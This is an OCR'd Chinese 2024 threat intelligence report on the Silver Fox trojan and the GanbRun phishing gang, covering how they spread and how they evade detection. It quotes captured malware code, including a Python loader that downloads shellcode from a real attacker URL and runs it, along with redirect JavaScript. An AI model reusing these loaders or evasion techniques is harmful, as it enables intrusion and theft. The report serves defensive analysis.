微步在线®

2024年
威胁情报年报

2024 Threat Intelligence Report

概述

2024年，国内外网络攻击风云变幻、形势险峻，攻防对抗技术的螺旋上升之路更为陡峭，对企业和安全厂商的防护、检测、分析和狩猎能力都是长久的考验。

- 2024年，黑产团伙攻击态势严峻，不仅数量增多且手段翻新，其产业链更完整，违法门槛降低，远控窃密工具完善且被广泛使用，对抗检测手法升级，给各方信息与财产安全带来巨大威胁。未来，黑产攻击范围会扩大，隐蔽性提升，对企业和安全厂商的检测响应能力要求更高。在2024年，银狐仍然是最主流的黑产木马，GanbRun的攻击最为频繁，攻击范围也最广。2024年，微步首次发现并命名了“黑猫”团伙。

- APT方面，2024年，国际局势变乱交织，地缘冲突延宕升级。全球大选，俄乌形势焦灼，朝韩对峙，中东事态升级，全球局势风云变幻交织着网络战迭代升级。我国仍处于APT攻击的漩涡中心，是APT攻击的重要目标，APT组织手法和技术迭代，钓鱼诱饵更具迷惑性，部分APT组织在我国大型攻防演练期间发起攻击、试图浑水摸鱼。

- 钓鱼攻击依然呈现出范围广、频率高的特征，新仿冒网站和恶意文件不断涌现。除了传统的以窃取个人信息和各大平台账户密码为目标的钓鱼攻击之外，以黑猫为代表的黑产团伙部署的仿冒流行软件下载页面在今年迎来爆发，攻击者通过 SEO 等提升仿冒网站排名，将恶意程序下载按钮伪装成网页弹窗，手段更具迷惑性。

- 2024年勒索事件数量、赎金、泄露数据规模均创新高，受害行业广泛。勒索软件生态成熟，运营模式与流程专业化。勒索组织增多致竞争加剧，勒索金额攀升，入侵技术升级，攻击者跳槽加剧市场复杂性，攻击链和代码结构趋同，AI 技术在勒索攻击中使用更广泛。全球勒索软件数量已经高达2000+个，2024年新增32个勒索家族，排名前三的分别为RamsomHub、LockBit3、Play，RamsomHub在2024年异军突起。

- 僵尸网络、蠕虫和木马在2024年的1 月、6-7 月、11 月都有一段较为密集的攻击。Phorpiex、Dorkbot、Mozi和Mirai等僵尸网络依然活跃，新增情报IOC数量居高不下。在攻击者常使用的远控木马中，CobaltStrike仍然“一马当先”。中国香港地区主机常成为攻击者首选资产，教育行业尤其是高校失陷严重。

目录
CONTENTS

01

02

03

04

05

01 黑产

黑产团伙在2024年的攻击不仅有增无减，还不断推陈出新，给政府、企业和普通用户的信息与财产安全带来了巨大的威胁。我们观察到，黑产团伙在不断发展融合中，产业链更加完整，违法门槛更低，发展出更为完善、稳定的远控和窃密工具且被广泛使用，对抗检测产品的手法也在不断升级，包括但不限于对邮件网关、杀毒软件、终端EDR等产品的对抗和绕过。一直以来，黑产的多样性和隐蔽性是其难以治理的重要原因，而在肉眼可见的今后，黑产的攻击范围将进一步扩大，隐蔽性将进一步提升，对企业检测响应能力的要求和对安全厂商持续狩猎能力的要求也将更高，微步情报局将持续跟踪国内黑产团伙的技术迭代与产业链发展趋势、掌握运作机制和规律，有效帮助企业客户防范潜在风险。


2024年，微步情报局依托各类情报数据，以及自主研发的威胁分析和狩猎系统，对国内活跃的黑产团伙和木马进行监测和追踪，披露了包括银狐、黑猫、金眼狗、GanbRun等众多攻击事件和情报。其中，银狐仍然是黑产团伙最主要使用的木马，据不完全统计，24年银狐木马的变种多达上百种，平均每周都有新的银狐木马变种在互联网上进行传播；GanbRun的攻击最为频繁，攻击范围也最广。2024年，微步首次发现并命名了“黑猫”团伙。

银狐：最主流的黑产木马

2023年3月，微步情报局捕获到一系列黑产团伙通过微信、邮件等方式向金融、证券、教育等行业投递钓鱼木马的攻击事件，微步将该组织命名为“银狐”。

后续，经过微步情报局的追踪分析，发现其攻击载荷（经过修改的Gh0st远控木马）广泛出现在各种黑产攻击活动中。虽然有些攻击团伙在攻击目标、木马的投递手法上十分相似，但有些却存在明显差异。之后，微步情报局捕获到该攻击载荷的源码(winos 4.0)，发现该远控功能齐全、可扩展性强，已成为黑产的主流远控木马。因此，我们确信“银狐”是一个已经被广泛使用的、去中心化传播的黑产木马。在23年底，微步情报局监控到至少9个使用银狐木马的黑产团伙，截至目前，团伙的数量增加到了30个。

在2024年，银狐木马相关的IOC数量持续不断，尤其在四月和八月居多，四月银狐木马主要靠财税主题进行传播，八月主要靠仿冒软件官网进行钓鱼传播。




根据微步情报局的观测，“银狐”木马在24年伴随着“以仿冒软件下载后门木马”和“财税相关主题钓鱼木马”两大主要方式进行传播，且持续不断更新其免杀和对抗特性，样本中融入各种APT对抗手法：使用BYOVD致盲EDR，使用LOLBins绕过AV引擎，借用合法远控逃脱杀软检测等，这些手法导致安全人员需要持续追踪黑产样本使用技术，并更新于安全产品用于检测。


主流的两种传播方式

仿冒软件安装包的后门木马

银狐木马经常伪装为办公软件，聊天软件，甚至是安全软件的安装程序，文件格式通常为MSI或者exe格式，使用NSISInno Setup、RAR自解压、SetupFactory等方式进行打包。



这些软件安装包通过各种方式推广引流，引导受害者点击下载。常见的引流方式是在搜索引擎上提高某些关键字的结果排行，攻击者为此不惜花费大量资金，将其钓鱼网站放置在搜索引擎结果高位上，甚至比官方网站的搜索排名更高。



下载的软件安装程序除了正常的软件安装包，还携带着攻击者精心构造的后门程序，这些后门程序伴随着安装程序启动将银狐木马安装在受害者机器上。

目前，该攻击方式已形成完整的产业链，至少包含网页推广、域名抢注、木马开发、肉鸡贩卖等过程，且其中涉及的操作逐渐“智能化”和“傻瓜化”，可以短期内让一个完全不了解黑产运营模式的人快速上手，发起攻击并牟利。详细过程如下：

1. 网页推广者负责将钓鱼网站推送给受害者，使用的手法包括不限于SEM竞价排行、搜索引擎广告等；


2. 域名抢注者负责使用假的身份信息去批量注册各种优质域名，这些抢注的域名要么是历史使用时间久没来得及续费的，或者和正规官网域名相近的可以以假乱真的，使用这些域名可以大大提高受害者对钓鱼网站的打开率；

3. 木马开发者负责针对受害者下载带有后门的软件安装包进行开发，主要是为了避免本地杀毒软件和云沙箱的检测；

4. 最后的环节就是肉鸡贩卖。攻击者会将受害者机器进行初筛和分类，挑选合适的肉鸡放到黑市上进行贩卖，买方购买这些肉鸡通常用于构建DDoS僵尸网络，或者对高质量肉鸡更深入挖掘信息进行诈骗。


仿冒正常软件官网下载带有后门的软件安装包手法由来已久，在一些企业内部的安全培训中也是属于老生常谈，但是该手法持续有效。基于微步情报局的大数据来看，每次出现大规模的银狐木马传播，都少不了该手法的出现。

24年10月起，微步情报局通过内部的威胁分析和狩猎系统发现，黑产团伙转换钓鱼网站搭建思路，开始使用一些工具类网站进行弹窗提醒Flash插件未安装或者Flash版本过低，“主动”向用户机器下载银狐木马，场景包括邮箱登录、外语翻译等，如图所示：



以财税为主题的钓鱼木马

银狐木马经常伪装为办公软件，聊天软件，甚至是安全软件的安装程序，文件格式通常为MSI或者exe格式，使用NSISInno Setup、RAR自解压、SetupFactory等方式进行打包。



使用微信群更符合国人的工作习惯，且攻击者通常是远控某一台肉鸡，然后使用受害者微信拉群或者在工作群进行传播。虽然微信群传播更加高效快捷，但是攻击者要考虑微信的安全检测机制，在24年，我们看到攻击者使用众多手法来避开微信的安全检测机制，这些手法灵活多样，微信官方也积极更新来对抗这些手法。

(1)投递带密码的压缩文件

此方法可以避免微信对木马文件的直接检测，但是微信可以通过拉黑压缩文件哈希值来进行检测。且用户在解压时候也可以看到压缩文件内的文件exe后缀，一些做过基本安全培训的用户完全可以识别该文件的恶意属性。


隐蔽属性：★★☆☆☆　复杂程度：★☆☆☆☆　成功概率：★★☆☆☆

(2)投递Office文档


此方法并没有直接在微信群内传播银狐木马，而是利用社会工程学的手法，诱导受害者通过文件内的链接地址去下载银狐木马。通常这些链接使用公有云oss对象存储链接或者网盘直链，难以进行溯源，且借助第三方服务提高了文件下载速度。但此方法增加了复杂性，也要避免浏览器的安全下载检测。

隐蔽属性：★★★☆☆　复杂程度：★★★☆☆　成功概率：★★★☆☆

(3)投递URL链接




此方法直接将链接通过微信发送，同时为了规避微信的URL检测，会使用合法的网站进行跳转：




攻击者利用这些合法网站的文件上传漏洞上传了恶意的html文件，其中包含恶意的JS代码：

```
<html>
<head>
    <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1, user-scalable=no" />
    <title id="linkName"></title>
    <script>
// 当页面加载时执行
window.onload = function() {
    // 获取当前页面的URL
    var currentUrl = window.location.href;

    // 获取数据库中对应的URL2和链接名称
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4 && xhr.status == 200) {
            var responseData = JSON.parse(xhr.responseText);
            var type = responseData.type; // 新添加的 type 字段
            if(type == -1){
                alert(responseData.msg);
                return;
            }
            var url2 = responseData.url;
            var linkName = responseData.title;


            // 判断 type 字段的值
            if (type == 1) {
                // 判断是否在 QQ 或微信中打开
                const isInQQWX = /MicroMessenger|QQ/i.test(navigator.userAgent);
                document.getElementById("linkName").innerText = linkName;
```

恶意的JS代码先通过用户代理头来检测用户请求是否来自QQ或者微信，如果请求来自QQ或者微信，则诱导受害者通过浏览器打开。如果请求来自浏览器，则带上URL参数请求攻击者的接口：



接口根据请求参数返回新的URL，然后请求新的URL，该URL会跳转到123云盘的直链地址进行下载：



使用此方法可以在样本投递上更加灵活，及时更换已经被识别检测的银狐木马，同时使用合法网站进行中转，有效的避开了微信的URL检测。

隐蔽属性：★★★☆☆　复杂程度：★★★★☆　成功概率：★★★☆☆

(4)投递HTML文件

此方法通过向微信群投递html文件，用户点击使用本地的浏览器打开html文件：

点击下载从天翼云zos上下载银狐木马，同时html文件中使用像素跟踪技术来标记用户是否打开钓鱼文件，此手法常见于APT组织，这说明黑产的攻击活动逐渐APT化。

微信目前无法检测html文件，所以使用此方式可以避免微信的文件检测。同时，手机用户也无法打开html文件，加上诱饵文件名提示，用户会使用电脑尝试打开，提高了用户中马的成功率。

隐蔽属性：★★★★☆　复杂程度：★★★☆☆　成功概率：★★★★☆

最后，银狐木马除了通过微信群进行传播外，邮件传播也是其经典的分发方式之一。在邮件传播过程中，攻击者通过精心设计邮件内容，诱导受害者点击链接下载木马。与传统的在邮件附件放入木马形式不同，攻击者为了规避邮件附件安全检测，直接在邮件正文中嵌入下载链接，从而引导受害者下载恶意文件。

受害者点击邮件中的链接后，访问攻击者搭建的下载网站下载银狐木马：


花样百出的Loader加载器

样本行为上，早期的银狐木马已经被众多安全产品检测，所以攻击者为了保证木马的运行，对银狐木马进行各种加强和“魔改”，虽然样本最终都运行银狐的shellcode，但是在loader上花样频出。

MSI文件和“白加黑”利用成为基本配置

2024年，银狐木马loader为exe类型的文件减少，主要为使用msi文件格式，使用exe类型也是通过使用NSIS、Inno Setup、RAR自解压、SetupFactory等方式进行打包。

初始的loader文件安装后，木马通常会在本地释放白加黑利用组件，通过具有数字签名的白文件exe加载攻击者自己编写的黑文件dll来实现运行恶意代码。



同时，黑dll中一般不会直接加载远控代码，而是通过加载本地包含加密shellcode文件（比如png、txt等文件）或者远程服务器下载加密shellcode，将这些加密shellcode加载到内存解密执行，解密的shellcode负责远控。

对抗检测的手法出现进一步升级

随着用户安全水平提高和厂商安全产品的升级，EDR产品逐渐走入了我们的视野。EDR产品往往能通过在内核监控用户态进程来检测恶意行为。在2024年，我们发现银狐木马在对抗杀毒软件的查杀和EDR的检测上出现了进一步升级：

1. 对NtTraceEvent函数和AmsiScanBuffer函数进行patch来实现致盲ETW和AMSI。

2. 判断是否存在360相关杀软进程和窗口类名，如果存在则尝试投递线程消息关闭窗口，再无法关闭就会弹出窗口诱骗用户退出杀软。

3. 使用BYOVD技术在主机上植入一个带有漏洞的合法驱动程序，再通过漏洞利用获得内核权限以杀死/致盲终端安全软件。目前已监控到的银狐木马使用的驱动有：TrueSightKiller 驱动，米哈游《原神》反作弊驱动。

4. 执行powershell命令添加C:\ProgramData，C:\User\Public目录到扫描排除项(后门存放路径)。

5. 使用GetTickCount64 和_rdtsc指令检查执行时间来反调试。


LOLBins技术的应用

LOLBins技术最初在2013年DerbyCon黑客大会由Christopher Campbell和Matt Graeber创造，最终由Philip Goh提出，指的是在目标操作系统上运行受信任的合法进程来执行恶意活动。

2024年，我们看到有一些银狐木马不依赖于自身开发可执行文件运行，而是依靠合法程序来执行银狐的shellcode。

(1)利用AutoHotkey加载同目录下的ahk脚本

ahk脚本创建计划任务持久化，通过网络下载后续利用载荷，并更新自身ahk脚本，然后通过解压出来的python环境运行伪装为jpg文件的恶意python脚本。




python脚本主要是负责从后续的shellcode下载地址加载银狐shellcode：

```python
def main():
    encoded_url = "aHR0cDovL2NvbWMwbS5jb20vbGFpY2FpMTY4LmNvbS5iaW4="
    url = base64.b64decode(encoded_url).decode()
    while True:
        shellcode = download_binary_file(url)
        execute_shellcode(shellcode)

if __name__ == "__main__":
    main()
```


http://comc0m.com/laicai168.com.bin

(2)使用TrueUpdate加载恶意的lua代码

TrueUpdate是Indigo Rose公司开发的程序更新软件。它会使用内置密码去解密同一文件夹内的同名dat文件压缩包，并执行压缩包内名为_TUProj.dat的自定义升级lua脚本。银狐木马就利用这一脚本执行机制，在_TUProj.dat中植入了恶意lua代码。



lua代码加载shellcode进入内存执行，向C2服务器获取银狐木马的上线模块：




合法远控软件的应用

尽管银狐木马使用了多重手段进行免杀，但终归会在主机上出现异常行为，所以部分使用银狐木马的黑产团伙在24年开始高频利用一些合法远控来进行恶意活动。

目前已经监控到使用的合法远控有：山东固信终端安全管理系统，IP-guard终端安全管理系统，阳途终端安全管理系统等。黑产团伙要使用这些合法远控进行恶意目的需要向远控软件供应商购买或者申请试用，供应商会对申请者的身份和资质进行审核，确保申请者为软件使用的合法客户，但是攻击者通过社会工程学进行伪装和欺骗，就可以获取到合法的远控程序。

而正因为这些合法的远控程序背后供应商的数字签名背书，很多杀毒软件为了防止对正常使用这些软件的客户误报，于是对这些含有这些数字签名的程序进行了“加白”。这样攻击者就有机会无感地远控受害者机器。



GanbRun：攻击最频繁，范围最广的黑产团伙

微步情报局自2021年末发现，互联网上出现以医疗保障金领取、公积金补贴等名义，通过大量群发钓鱼邮件和短信进行钓鱼诈骗行为；2022年3月，该团伙攻击愈发猖獗，对金融行业展开大规模钓鱼攻击。2022年5月，微步情报局披露了该组织相关的钓鱼手法，并将其命名为“GanbRun”。2024年8月，GanbRun发起大规模邮件钓鱼攻击，涉及范围广、影响面大。

GanbRun组织关系模式属于“一人开发，分销多人”，即上游系统供应商负责开发出相应管理平台框架，开发完成后对其下游销售系统账号的使用权限。


团伙画像

特点	描述
平台	Windows平台
攻击目标	无主要针对目标
攻击地区	中国
攻击目的	窃密
武器库	HackBrowserData，众多钓鱼模板


攻击手法分析

GanbRun使用众多模板进行钓鱼攻击，24年更新了邮箱升级和邮箱安全认证模板来窃取邮箱账号密码信息：

